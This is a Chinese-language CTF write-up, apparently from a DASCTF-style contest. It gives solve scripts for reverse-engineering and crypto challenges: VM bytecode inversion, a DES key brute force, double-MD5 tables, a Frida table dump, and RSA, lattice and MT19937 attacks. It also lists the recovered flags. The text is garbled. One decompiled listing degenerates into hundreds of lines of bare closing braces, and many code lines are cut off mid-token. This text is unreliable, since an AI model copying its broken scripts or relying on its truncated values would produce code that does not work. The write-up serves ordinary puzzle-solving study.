8         print(hex(i)[2:].zfill(2), '', end='')
9     print('')
10
11
12 gen_opcode(0x20D01011903001A, 0x300010201180702)
13 gen_opcode(0x20D02011903001A, 0x400010201180602)
14 gen_opcode(0x20D03011903001A, 0x500010201180502)
15 gen_opcode(0x20D04011903001A, 0x600010201180402)
16 '''
17 1a 00 03 19 01 01 0d 02 07 18 01 02 01 00 03
18 1a 00 03 19 01 02 0d 02 06 18 01 02 01 00 04
19 1a 00 03 19 01 03 0d 02 05 18 01 02 01 00 05
20 1a 00 03 19 01 04 0d 02 04 18 01 02 01 00 06
21 '''

```

那么可以用python这样表示,其中vm[3]就是我们输入的每一位flag

```

1 vm[0]=vm[3]#1a 00 03
2 vm[1]=vm[0]>>1#19 01 01
3 vm[2]=vm[0]<<7#0d 02 07
4 vm[0]=vm[1]|vm[2]#18 01 02
5 vm[0]^=vm[3]#01 00 03

```

要注意vm完成之后还进行了循环移位

```

BYTE2(v7[0]) = vm_body[0];
interpretBytecode((__int64)v7, 15);
v6[0] = 0x20D03011903001ALL;
*(_QWORD *)((char *)v6 + 7) = 0x500010201180502LL;
BYTE2(v6[0]) = vm_body[0];
interpretBytecode((__int64)v6, 15);
v5[0] = 0x20D04011903001ALL;
*(_QWORD *)((char *)v5 + 7) = 0x600010201180402LL;
BYTE2(v5[0]) = vm_body[0];
interpretBytecode((__int64)v5, 15);
*a1++ = ((unsigned __int8)vm_body[0] >> 5) | (8 * vm_body[0]);
--v2;

```

所以exp如下

```

1 import ctypes
2 res='0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ! "$%& \ '()*+,-

```

```

3 arr = [0xDF, 0xD5, 0xF1, 0xD1, 0xFF, 0xDB, 0xA1, 0xA5, 0x89, 0xBD, 0xE9, 0x95, 0
4         0xBF, 0xE9, 0xB1, 0x89, 0xE9, 0x91, 0x89, 0x89, 0x8F, 0xAD]
5 dic = {}
6 for i in res:
7     flag = ctypes.c_uint8(ord(i))
8     flag.value = 0xef ^ ((flag.value >> 1) | (flag.value << 7))
9     flag.value = 0xbe ^ ((flag.value >> 2) | (flag.value << 6))
10    flag.value = 0xed ^ ((flag.value >> 3) | (flag.value << 5))
11    flag.value = 0xbe ^ ((flag.value >> 4) | (flag.value << 4))
12    flag.value = (flag.value >> 5) | (flag.value << 3)
13    dic[flag.value] = i
14 for flag in arr:
15     print(dic[flag],end='')#DASCTF{you_are_right_so_cool}

```

Ez加密器

写个脚本爆破一下得到verification code是需要是六位数字

```

1 import string
2
3 result = string.printable
4
5
6 def ver_enc(v11, v12):
7     # v12 = 0xFFFFFFFFCF
8     v13 = 1
9     while v13:
10         v14 = v13
11         v15 = v12 & v13
12         v16 = v12
13         v12 ^= v14
14         v13 = 2 * v15
15         # print(bin(v12), v13)
16     # v11 = 0x99
17     # print(hex(v11), hex(v12))
18     while v12:
19         v17 = v11
20         v11 ^= v12
21         v12 = 2 * (v12 & v17)
22         # print(hex(v11), hex(v12))

```

```

23
24     return v11 & 0xffffffff
25
26
27 for i in range(0xff):
28     if not ver_enc(i, 0xFFFFFFFF9):
29         print(i)
30     if not ver_enc(i, 0xFFFFFFFFCF):
31         print(chr(i))
32 '''
33 6
34 0
35 '''

```

之后对验证码进行换表base64加密,通过动态调试得到密钥

```

sub_7FF754F53D87();
sub_7FF754F53C30(a000000, a11111111111111); // 验证码000000,并且判断格式是否为DASCTF{}
sub_7FF754F536A0(a000000, 6i64, v27); // 对验证码进行base64加密
sub_7FF754F53AE0(&v25, v27, a11111111111111, 40i64);
v0 = v25;

```

之后对flag进行des加密



```

IDA View-RIP
Pseudocode-A
Pseudocode-B
49  *(v11 + v8 - 4) = v12;
50  }
51  else if ( ((len >> 31) >> 29) - ((len + ((len >> 31) >> 29)) & 7) != 0xF8 )
52  {
53      *v11 = v8;
54      if ( (v8 & 2) != 0 )
55          *(v11 + v8 - 2) = v12;
56  }
57  if ( v9 > 0 )
58  {
59      v13 = v10;
60      do
61      {
62          v14 = v13;
63          v15 = v13;
64          v13 += 8;
65          sub_7FF754F52180(v15, v20, v14); // des加密
66      }
67      while ( v13 != &v10[8 * ((v9 - 1) >> 3) + 8] );
68  }
69  sub_7FF754F516E0(&unk_7FF754F66003, v12, v11);
70  result = a1;

```

爆破一下密钥,得到flag

```

1 import base64
2 import string
3 from Crypto.Cipher import DES # pip install pycryptodome
4 from Crypto.Util.Padding import pad

```



```

5 import binascii
6 import base64
7
8 STANDARD_ALPHABET = b'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz012345
9 CUSTOM_ALPHABET = b'abcdefghijklmnopqrstuvwxyz0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ
10 ENCODE_TRANS = bytes.maketrans(STANDARD_ALPHABET, CUSTOM_ALPHABET)
11 DECODE_TRANS = bytes.maketrans(CUSTOM_ALPHABET, STANDARD_ALPHABET)
12 for i in range(999999):
13     key = str(i).zfill(6)
14     key = key.encode()
15     key = base64.b64encode(key).translate(ENCODE_TRANS)
16     cipher = '0723105D5C12217DCDC3601F5ECB54DA9CCEC2279F1684A13A0D716D17217F4C9E
17     cipher = bytearray(binascii.a2b_hex(cipher))
18     des = DES.new(key=key , mode=DES.MODE_ECB)
19     flag = des.decrypt(cipher)
20     if flag[0]==ord('D') and flag[1]==ord('A') and flag[2]==ord('S'):
21         print(i,flag)#DASCTF{f771b96b71514bb6bc20f3275fa9404e}
22         #exit(-1)

```

Blast


虚假控制流,有不透明谓词,用D810清除一下

```

64 v10 = 0;
65 while ( 1 )
66 {
67     do
68     {
69         v35 = *v43;
70         while ( !((dword_40F9A8 < 10 && (((_BYTE)dword_40F990 - 1) * (_BYTE)dword_40F990 & 1) == 0) | (dword_40F9A8 < 10)
71         {
72             v34 = v35;
73             do
74             {
75                 v33 = strlen((const char *) (unsigned int) a0123456789abcd);
76                 while ( !((dword_40F9A8 < 10) ^ ((((_BYTE)dword_40F990 - 1) * (_BYTE)dword_40F990 & 1) == 0) | (dword_40F9A8 < 10)
77                 {
78                     v32 = v34 < v33;
79                     while ( !((dword_40F9A8 < 10) ^ ((((_BYTE)dword_40F990 - 1) * (_BYTE)dword_40F990 & 1) == 0) | (dword_40F9A8 < 10)
80                     {
81                         if ( !v32 )
82                             break;
83                         int
84                         do
85                         {
86                             v31 = *v43;
87                             while ( !((dword_40F9A8 < 10) ^ ((((_BYTE)dword_40F990 - 1) * (_BYTE)dword_40F990 & 1) == 0) | (dword_40F9A8 < 10)
88                             {
89                                 v30 = &a0123456789abcd[v31];
90                                 while ( !((dword_40F9A8 < 10 && (((_BYTE)dword_40F990 - 1) * (_BYTE)dword_40F990 & 1) == 0) | (dword_40F9A8 < 10)
91                                 {
92                                     byte_40E060[*v43] = *v30;
93                                     do
94                                     {
95                                         v29 = *v43;
96                                         while ( !((dword_40F9A8 < 10) ^ ((((_BYTE)dword_40F990 - 1) * (_BYTE)dword_40F990 & 1) == 0) | (dword_40F9A8 < 10)
97                                         {
98                                             v28 = v29 + 1;
99                                             if ( !((dword_40F9A8 < 10 && (((_BYTE)dword_40F990 - 1) * (_BYTE)dword_40F990 & 1) == 0) | (dword_40F9A8 < 10)
100                                             {
101                                                 goto LABEL_38;
102                                             }
103                                         }
104                                     }
105                                     *v43 = v28;
106                                     if ( !((dword_40F9A8 < 10) ^ ((((_BYTE)dword_40F990 - 1) * (_BYTE)dword_40F990 & 1) == 0) | (dword_40F9A8 < 10)
107                                     {
108                                         goto LABEL_38;
109                                     }
110                                 }
111                             }
112                         }
113                     }
114                 }
115             }
116         }
117     }
118 }
119 LABEL_38:
120 *v43 = v28;
121 *v43 = v28;
122 if ( !((dword_40F9A8 < 10) ^ ((((_BYTE)dword_40F990 - 1) * (_BYTE)dword_40F990 & 1) == 0) | (dword_40F9A8 < 10)
123 {
124     goto LABEL_38;
125 }
126 }
127 }
128 }
129 }
130 }
131 }
132 }
133 }
134 }
135 }
136 }
137 }
138 }
139 }
140 }
141 }
142 }
143 }
144 }
145 }
146 }
147 }
148 }
149 }
150 }
151 }
152 }
153 }
154 }
155 }
156 }
157 }
158 }
159 }
160 }
161 }
162 }
163 }
164 }
165 }
166 }
167 }
168 }
169 }
170 }
171 }
172 }
173 }
174 }
175 }
176 }
177 }
178 }
179 }
180 }
181 }
182 }
183 }
184 }
185 }
186 }
187 }
188 }
189 }
190 }
191 }
192 }
193 }
194 }
195 }
196 }
197 }
198 }
199 }
200 }
201 }
202 }
203 }
204 }
205 }
206 }
207 }
208 }
209 }
210 }
211 }
212 }
213 }
214 }
215 }
216 }
217 }
218 }
219 }
220 }
221 }
222 }
223 }
224 }
225 }
226 }
227 }
228 }
229 }
230 }
231 }
232 }
233 }
234 }
235 }
236 }
237 }
238 }
239 }
240 }
241 }
242 }
243 }
244 }
245 }
246 }
247 }
248 }
249 }
250 }
251 }
252 }
253 }
254 }
255 }
256 }
257 }
258 }
259 }
260 }
261 }
262 }
263 }
264 }
265 }
266 }
267 }
268 }
269 }
270 }
271 }
272 }
273 }
274 }
275 }
276 }
277 }
278 }
279 }
280 }
281 }
282 }
283 }
284 }
285 }
286 }
287 }
288 }
289 }
290 }
291 }
292 }
293 }
294 }
295 }
296 }
297 }
298 }
299 }
300 }
301 }
302 }
303 }
304 }
305 }
306 }
307 }
308 }
309 }
310 }
311 }
312 }
313 }
314 }
315 }
316 }
317 }
318 }
319 }
320 }
321 }
322 }
323 }
324 }
325 }
326 }
327 }
328 }
329 }
330 }
331 }
332 }
333 }
334 }
335 }
336 }
337 }
338 }
339 }
340 }
341 }
342 }
343 }
344 }
345 }
346 }
347 }
348 }
349 }
350 }
351 }
352 }
353 }
354 }
355 }
356 }
357 }
358 }
359 }
360 }
361 }
362 }
363 }
364 }
365 }
366 }
367 }
368 }
369 }
370 }
371 }
372 }
373 }
374 }
375 }
376 }
377 }
378 }
379 }
380 }
381 }
382 }
383 }
384 }
385 }
386 }
387 }
388 }
389 }
390 }
391 }
392 }
393 }
394 }
395 }
396 }
397 }
398 }
399 }
400 }
401 }
402 }
403 }
404 }
405 }
406 }
407 }
408 }
409 }
410 }
411 }
412 }
413 }
414 }
415 }
416 }
417 }
418 }
419 }
420 }
421 }
422 }
423 }
424 }
425 }
426 }
427 }
428 }
429 }
430 }
431 }
432 }
433 }
434 }
435 }
436 }
437 }
438 }
439 }
440 }
441 }
442 }
443 }
444 }
445 }
446 }
447 }
448 }
449 }
450 }
451 }
452 }
453 }
454 }
455 }
456 }
457 }
458 }
459 }
460 }
461 }
462 }
463 }
464 }
465 }
466 }
467 }
468 }
469 }
470 }
471 }
472 }
473 }
474 }
475 }
476 }
477 }
478 }
479 }
480 }
481 }
482 }
483 }
484 }
485 }
486 }
487 }
488 }
489 }
490 }
491 }
492 }
493 }
494 }
495 }
496 }
497 }
498 }
499 }
500 }
501 }
502 }
503 }
504 }
505 }
506 }
507 }
508 }
509 }
510 }
511 }
512 }
513 }
514 }
515 }
516 }
517 }
518 }
519 }
520 }
521 }
522 }
523 }
524 }
525 }
526 }
527 }
528 }
529 }
530 }
531 }
532 }
533 }
534 }
535 }
536 }
537 }
538 }
539 }
540 }
541 }
542 }
543 }
544 }
545 }
546 }
547 }
548 }
549 }
550 }
551 }
552 }
553 }
554 }
555 }
556 }
557 }
558 }
559 }
560 }
561 }
562 }
563 }
564 }
565 }
566 }
567 }
568 }
569 }
570 }
571 }
572 }
573 }
574 }
575 }
576 }
577 }
578 }
579 }
580 }
581 }
582 }
583 }
584 }
585 }
586 }
587 }
588 }
589 }
590 }
591 }
592 }
593 }
594 }
595 }
596 }
597 }
598 }
599 }
600 }
601 }
602 }
603 }
604 }
605 }
606 }
607 }
608 }
609 }
610 }
611 }
612 }
613 }
614 }
615 }
616 }
617 }
618 }
619 }
620 }
621 }
622 }
623 }
624 }
625 }
626 }
627 }
628 }
629 }
630 }
631 }
632 }
633 }
634 }
635 }
636 }
637 }
638 }
639 }
640 }
641 }
642 }
643 }
644 }
645 }
646 }
647 }
648 }
649 }
650 }
651 }
652 }
653 }
654 }
655 }
656 }
657 }
658 }
659 }
660 }
661 }
662 }
663 }
664 }
665 }
666 }
667 }
668 }
669 }
670 }
671 }
672 }
673 }
674 }
675 }
676 }
677 }
678 }
679 }
680 }
681 }
682 }
683 }
684 }
685 }
686 }
687 }
688 }
689 }
690 }
691 }
692 }
693 }
694 }
695 }
696 }
697 }
698 }
699 }
700 }
701 }
702 }
703 }
704 }
705 }
706 }
707 }
708 }
709 }
710 }
711 }
712 }
713 }
714 }
715 }
716 }
717 }
718 }
719 }
720 }
721 }
722 }
723 }
724 }
725 }
726 }
727 }
728 }
729 }
730 }
731 }
732 }
733 }
734 }
735 }
736 }
737 }
738 }
739 }
740 }
741 }
742 }
743 }
744 }
745 }
746 }
747 }
748 }
749 }
750 }
751 }
752 }
753 }
754 }
755 }
756 }
757 }
758 }
759 }
760 }
761 }
762 }
763 }
764 }
765 }
766 }
767 }
768 }
769 }
770 }
771 }
772 }
773 }
774 }
775 }
776 }
777 }
778 }
779 }
780 }
781 }
782 }
783 }
784 }
785 }
786 }
787 }
788 }
789 }
790 }
791 }
792 }
793 }
794 }
795 }
796 }
797 }
798 }
799 }
800 }
801 }
802 }
803 }
804 }
805 }
806 }
807 }
808 }
809 }
810 }
811 }
812 }
813 }
814 }
815 }
816 }
817 }
818 }
819 }
820 }
821 }
822 }
823 }
824 }
825 }
826 }
827 }
828 }
829 }
830 }
831 }
832 }
833 }
834 }
835 }
836 }
837 }
838 }
839 }
840 }
841 }
842 }
843 }
844 }
845 }
846 }
847 }
848 }
849 }
850 }
851 }
852 }
853 }
854 }
855 }
856 }
857 }
858 }
859 }
860 }
861 }
862 }
863 }
864 }
865 }
866 }
867 }
868 }
869 }
870 }
871 }
872 }
873 }
874 }
875 }
876 }
877 }
878 }
879 }
880 }
881 }
882 }
883 }
884 }
885 }
886 }
887 }
888 }
889 }
890 }
891 }
892 }
893 }
894 }
895 }
896 }
897 }
898 }
899 }
900 }
901 }
902 }
903 }
904 }
905 }
906 }
907 }
908 }
909 }
910 }
911 }
912 }
913 }
914 }
915 }
916 }
917 }
918 }
919 }
920 }
921 }
922 }
923 }
924 }
925 }
926 }
927 }
928 }
929 }
930 }
931 }
932 }
933 }
934 }
935 }
936 }
937 }
938 }
939 }
940 }
941 }
942 }
943 }
944 }
945 }
946 }
947 }
948 }
949 }
950 }
951 }
952 }
953 }
954 }
955 }
956 }
957 }
958 }
959 }
960 }
961 }
962 }
963 }
964 }
965 }
966 }
967 }
968 }
969 }
970 }
971 }
972 }
973 }
974 }
975 }
976 }
977 }
978 }
979 }
980 }
981 }
982 }
983 }
984 }
985 }
986 }
987 }
988 }
989 }
990 }
991 }
992 }
993 }
994 }
995 }
996 }
997 }
998 }
999 }
1000 }

```

清除后效果如下



分析函数发现了MD5常量数组

```
1 char __fastcall sub_404010(_DWORD *a1)
2 {
3     *a1 = 0;
4     a1[1] = 0;
5     a1[2] = 0x67452301;
6     a1[3] = 0xEFCDAB89;
7     a1[4] = 0x98BADCFE;
8     a1[5] = 0x10325476;
9     return 1;
0 }
```

分析函数发现这题是逐位进行双重md5加密的,写一下exp

```
1 from hashlib import md5
2 import string
3 final = ['14d89c38cd0fb23a14be2798d449c182', 'a94837b18f8f43f29448b40a6e7386ba', '
4
5 res = string.printable
6 dic={}
7 for s in res:
8     new_md5 = md5()
```

```

9      new_md5.update(s.encode(encoding='utf-8'))
10     s_enc = new_md5.hexdigest()
11     new_md5 = md5()
12     new_md5.update(s_enc.encode(encoding='utf-8'))
13     s_enc_2 = new_md5.hexdigest()
14     dic[s_enc_2]=s
15 for str in final:
16     print(dic[str],end='')#Hello_Ctfer_Velcom_To_my_Mov_and_md5(md5)_world

```

CSGO

调用了C语言的GO逆向

找了下关键函数,是换表base64

```

char *__fastcall fkReverse_(const char *a1, __int64 a2, char *str, char *code)
{
    int v6; // r11d
    int v7; // edx
    char *v8; // rcx
    char *v9; // r8
    int v10; // r10d
    char v11; // a1
    int v12; // eax

    v6 = strlen(a1);
    v7 = v6 % 3;
    if ( v6 <= 0 )
    {
        v12 = 0;
    }
    else
    {
        v8 = code;
        v9 = str;
        v10 = 0;
        do
        {
            v11 = *v8;
            v10 += 3;
            v8 += 3;
            *v9 = fkReverse[v11 >> 2];
            v9[1] = fkReverse[(*(v8 - 2) >> 4) & 0xF | (16 * *(v8 - 3)) & 0x30];
            v9[2] = fkReverse[(*(v8 - 1) >> 6) & 3 | (4 * *(v8 - 2)) & 0x3C];
            v9[3] = fkReverse[(v8 - 1) & 0x3F];
            v12 = 4 - (_DWORD)str + (_DWORD)v9;
            v9 += 4;
        } while ( v6 > v10 );
    }
}

```

那把表用frida给dump下来好了

```

1 function hook_str1(){
2     // 获取模块
3     var module = Process.getModuleByName("CSGO.exe");
4     var my_base = 0xD30000
5     var hook_addr=module.base.add(0xDCB530-my_base);
6     // 函数 hook 钩子附加

```

```

7     Interceptor.attach(hook_addr, {
8         onEnter: function (args) {
9             console.log(args[0].readCString())
10            console.log(module.base.add(0xEE5260-my_base).readCString())
11        },
12        onLeave: function (retval) {
13            console.log(retval.readCString())
14        }
15    });
16 }
17 setImmediate(hook_str1,0);

```

```

PS C:\Users\oacia> frida attach -p 12576 -l "D:\frida\ycb-CSGO\hook.js"

Frida 16.0.11 - A world-class dynamic instrumentation toolkit

Commands:
  help      -> Displays the help system
  object?   -> Display information about 'object'
  exit/quit -> Exit

More info at https://frida.re/docs/home/

Connected to Local System (id=local)

[Local::PID::12576 ]-> 123456789
LMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/ABCDEFGHIJK
XeT+YOfBY+rE
Process terminated
[Local::PID::12576 ]->

Thank you for using Frida!
PS C:\Users\oacia> |

```

解密一下得到flag

Recipe

From Base64

Alphabet

LMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz...

☒ Remove non-alphabet chars
 ☐ Strict mode

Last build: 5 months ago

Options

Input

cPQebAcRp+n+ZeP+YePEwfP7bej4YefCYd/7cuP7wfcPb/URYeMRbesObi/=

Output

DASCTF{73913519-A0A6-5575-0F10-DDCBF50FA8CA}

Crypto

Easy_3L

```
1 from gmpy2 import *
2 S1 =
    2857215298608201887740236200156746623404385178936073520217714248431139744333791
    0028526704343260845684960897697228636991096551426116049875141
3 S2 =
    1267231041216362976881495706209012999926322160351147349200659893781191687605978
    675590209327810284956626443266982499935032073788984220619657447889609681888
4 S4 =
    9739918644806242673966205531575183334306589742344399829232076845951304871478438
    938119813187502023845332528267974698273405630514228632721928260463654612997
5 S5 =
    9755668823764800147393276745829186812540710004256163127825800861195296361046987
    938775181398489372822667854079119037446327498475937494635853074634666112736
6 p =
    2588643496471944819435267344052570165470579446788489106399713123055886647958829
    8264578120588832128279435501897537203249743883076992668855905005985050222145380
    2853786349935635710780349231129857242041318879071985030971153809663665986222511
    9157635483193511814788078394902237017778917532066163050159515794615089127599278
    5113199863734714343650596491139321990230671901990010723398037081693145723605154
    355325074739107535905777351
7 h =
    2332673914418001018316159191702497430320194762477685969994411366563846498561222
    4839218731601258182954474357960152516828056137165545775371831223680807601054589
    0851761952933293104216817326212772889264874202549477175113366454788826724980236
    8767396121189473647263861691578834674578112521646941677994097088669110583465311
    9806055082594048580009373726655006630772996033967868623877100640618110001464538
    52819607311367850587534711
8 c =
    2032905868105700335576754652432727087690106312628541016386257731295742531854793
    8475645814390088863577141554443432653658287774537679738768993301095388221262144
    2782532122389753588689257610554079205043980041431263102478225850956113059128012
    5078853196268159205458893844621041289715078255811511446205481546031853327992172
    2893020563472010279486838372516063331845966834180751724227249589463408168677246
    991839581459878242111459287
9
10 k = 2^512
11 m = matrix([[c,0,k],[h,1,0],[p,0,0]])
12
13 print(m.LLL())
```

```

14 S3 =
    1070069516609609499537597232086597116895989743729934206812416153890251400069103
    4236758289037664275323635047529647532200693311709347984126070052011571264606
15
16 t = [S2-S1,S3-S2,S4-S3,S5-S4]
17 m = gcd(t[3]*t[1]-t[2]**2,t[2]*t[0]-t[1]**2)
18 x = [S1,S2,S3,S4,S5]
19 a = (x[2]-x[1])*invert(x[1]-x[0],m)%m
20 print(m)
21 print(a)
22 b = (x[1]-a*x[0])%m
23 print(b)
24
25 s = invert(a,m)*(x[0]-b)%m
26 print(s)
27 import libnum
28 print(libnum.n2s(int(2807855109768856589805095113693764569855366493731360761017
    4039421)))

```

Danger_RSA

拉一个方程出来解，根据结果分式是否为二次幂判断解的正确性

```

1 n = 2028978856567101200332430713106210306085999024442318733372511606873104374421
2 e = 11079917583
3 c = 1335421920405575423002584731013493696581137020888005444344901981309552276868
4
5 a = 120561
6 b = 91903
7 assert a*b == e
8
9 xy = int(iroot(n-e,4)[0])
10 h1 = n-xy^4-e
11
12 var('x')
13 f = a*xy^2*x^2-h1*x+b*xy^2
14 print(f.roots())
15 print(iroot(57081909368359822649287778172858901480119183621096464712750026452835
16
17 p = 2220803550921395832622029630713811378175778957810986517236112128273863273974
18
19 R.<x> = PolynomialRing(Zmod(n))
20 f = (p*x)^2+b
21 f = f.monic()
22 print(f.small_roots(beta = 0.4))

```

```
23
24 p = (p*4)^2+b
25 q = n//p
26 phi = (p-1)*(q-1)
```

套板子

```
1 from Crypto.Util.number import *
2 import itertools
3
4 def get_oneroot(p, e):
5     while True:
6         Zp = Zmod(p)
7         g = Zp.random_element()
8         g = g^((p-1) // e)
9         for mult in divisors(e):
10             if (mult != e):
11                 g2 = g^mult
12                 if (g2 == 1):
13                     break
14             else:
15                 return g
16
17 def decrypt(p, c, e):
18     w = gcd(e, p-1)
19     e1, p1 = e // w, (p-1) // w
20     d = inverse_mod(e1, p1)
21     c1 = pow(c, d, p)
22     g, a, b = xgcd(p1, w)
23     g = get_oneroot(p, w)
24     m = pow(c1, b, p)
25     return [ZZ(m * g^i) for i in range(w)]
26
27 mp_list = decrypt(p, c, e)
28 print('Find root p OK')
29 mq_list = decrypt(q, c, e)
30 print('Find root q OK')
31 for mp, mq in itertools.product(mp_list, mq_list):
32     m = crt([mp, mq], [p, q])
33     msg = long_to_bytes(int(m))
34     if (b'DAS' in msg):
35         print(msg)
```

```
1 from hashlib import sha512
2 import hashlib
3 from os import urandom
4 from Crypto.Cipher import DES3
5 from mt19937predictor import MT19937Predictor
6
7 predictor = MT19937Predictor ()
8 h1 = 334648638865560142973669981316964458403
9 d = 0x62343937373634656339396239663236643437363738396663393438316230353665353733
10 h2 = 22078953819177294945130027344
11 c = 0xa6546bd93bcd0a8533a5039545a54d1fee647007df106612ba643ffae850e201e711f6e19
12
13 d = long_to_bytes(d)
14 print(d)
15
16 d1,d2 = d[:128].decode(),d[128:].decode()
17 iv = b'GWHTGWHT'
18
19 print(h1)
20 er = b'\xfb\x02'*8
21 k1 = (long_to_bytes(bytes_to_long(er)^h1))
22
23 l1 = []
24 l2 = []
25 f = open(r'\SigninCrypto的附件\tempdir\CRYPTO附件\SigninCrypto\task.txt')
26 for i in range(624):
27     l1.append(int(f.readline(),16))
28 for i in range(312):
29     l2.append(int(f.readline(),16))
30
31
32 for i in range(312):
33     a = (l1[i*2]<<16) + (l2[i]&0xffff)
34     predictor.setrandbits(a, 32)
35     a = (l1[i*2+1]<<16) + (l2[i]>>16)
36     predictor.setrandbits(a, 32)
37
38 k2 = long_to_bytes(predictor.getrandbits(64))
39 key = k1+k2+b'DASCTF{'
40 c = long_to_bytes(c)
41 for i in range(32,128):
42     k = key+long_to_bytes(i)
43     #print(k)
44     mode = DES3.MODE_CBC
45     des3 = DES3.new(k, mode, iv)
46     cipher = des3.decrypt(c)
```



```
47     if b'flag' in cipher or b'DASCTF' in cipher:
48         print(cipher)
```

MCeorpkpleer

```
1 p = 1395407884523653062013446806910613634035529335279225441135329318710575692496
2 n = 2268727536729271512102316510667010885393836190229884620686277193540715896587
3 c = 1568797270642939837135404497093541539865557414670402864646568172655847663129
4 pubkey = [18143710780782459577, 54431132342347378731, 163293397027042136193, 489
5 en_e = 31087054322877663244023458448558
6
7 l = len(pubkey)
8 list = [pow(3,i) for i in range(l)]
9 w = 18143710780782459577
10
11 for i in range(len(pubkey)):
12     if 3*pubkey[i] != pubkey[i+1]:
13         m = pubkey[i]*3-pubkey[i+1]
14         break
15 e = int(en_e/w%m)
16 ee = ''
17 for i in range(64):
18     ee += str(e%3)
19     e //= 3
20 e = (int(ee,2))
21 R.<x> = PolynomialRing(Zmod(n))
22 f = p+x
23 print(f.small_roots(beta = 0.4,X = 2^435))
24 P = p+22279478575805637289061098350801418725939755105414714905065078232409620860
25 q = n//P
26 print(P*q == n)
27 phi = (P-1)*(q-1)
28 d = inverse_mod(e,phi)
29 m = pow(c,d,n)
30
31 import libnum
32
33 print(libnum.n2s(int(m)))
```

XOR贯穿始终

社会主义核心价值观解密

C0ngr4tulati0n5_y0u_fou^d_m3|

加密

解密

复制加密结果

复制解密结果

清空加密结

解压缩包 私钥解密，再异或上社会主义核心价值观解密结果

```
1
2 n = 0x00b9ad332fb6b87d59b5b20b4ae880ba416d8724111f99a9ed498bcb365091d83dcc43fdff
3
4 e = 0x010001
5
6 d = 0x00974ebb2da0bb0afb3603970c3e17d8b044af22070a3750b05b849ddeef1d4a986182eed3
7
8 p = 0x00ea59434f560de2eaf4f21c22fb10691b79485e6290007dc28242bc63739fb95fa03e5ed8
9
10 q = 0x00cad4c29d017e30ddabd606805044d9ca3e6a3184fb4e1f332845555498c36b02e7b97e2e
11 print(p*q == n)
12
13 c = 9181792474836149321514389738660339761275345129146246806663260854131613564269
14 m = pow(c,d,n)
15 m = (libnum.n2s(int(m)))
16
17 x = b'C0ngr4tulati0n5_y0u_fou^d_m3'
18 print(m[:12])
19 m = m[12:]
20 print(long_to_bytes(bytes_to_long(x)^bytes_to_long(m)))
```

EzRSA

n给了两遍，爆破e直接出

```
1 from tqdm import tqdm
```

```

2 n = 8064259277274639864655809758868795854117113170423331934498023294296505063511
3 e = 13521
4 d = 1421876644998353778369902408486296081370845188838785839201485654434055770387
5
6 '''
7 for e in tqdm(range(100000)):
8     a = pow(2,e,n)
9     if pow(a,d,n) == 2:
10         print(e)
11         break
12 '''
13 phi = e*d-1
14 phi = phi/149/16
15 p_q = n-phi+1
16
17 from hashlib import md5
18 print(str(p_q))
19
20 print(md5(str(p_q).encode()).hexdigest())

```

PWN

risky_login

riscv64架构:

```

[!] closed connection to tcp://cloud.tencent.com port 225517
nameless@ubuntu:~/Desktop/test$ checksec pwn
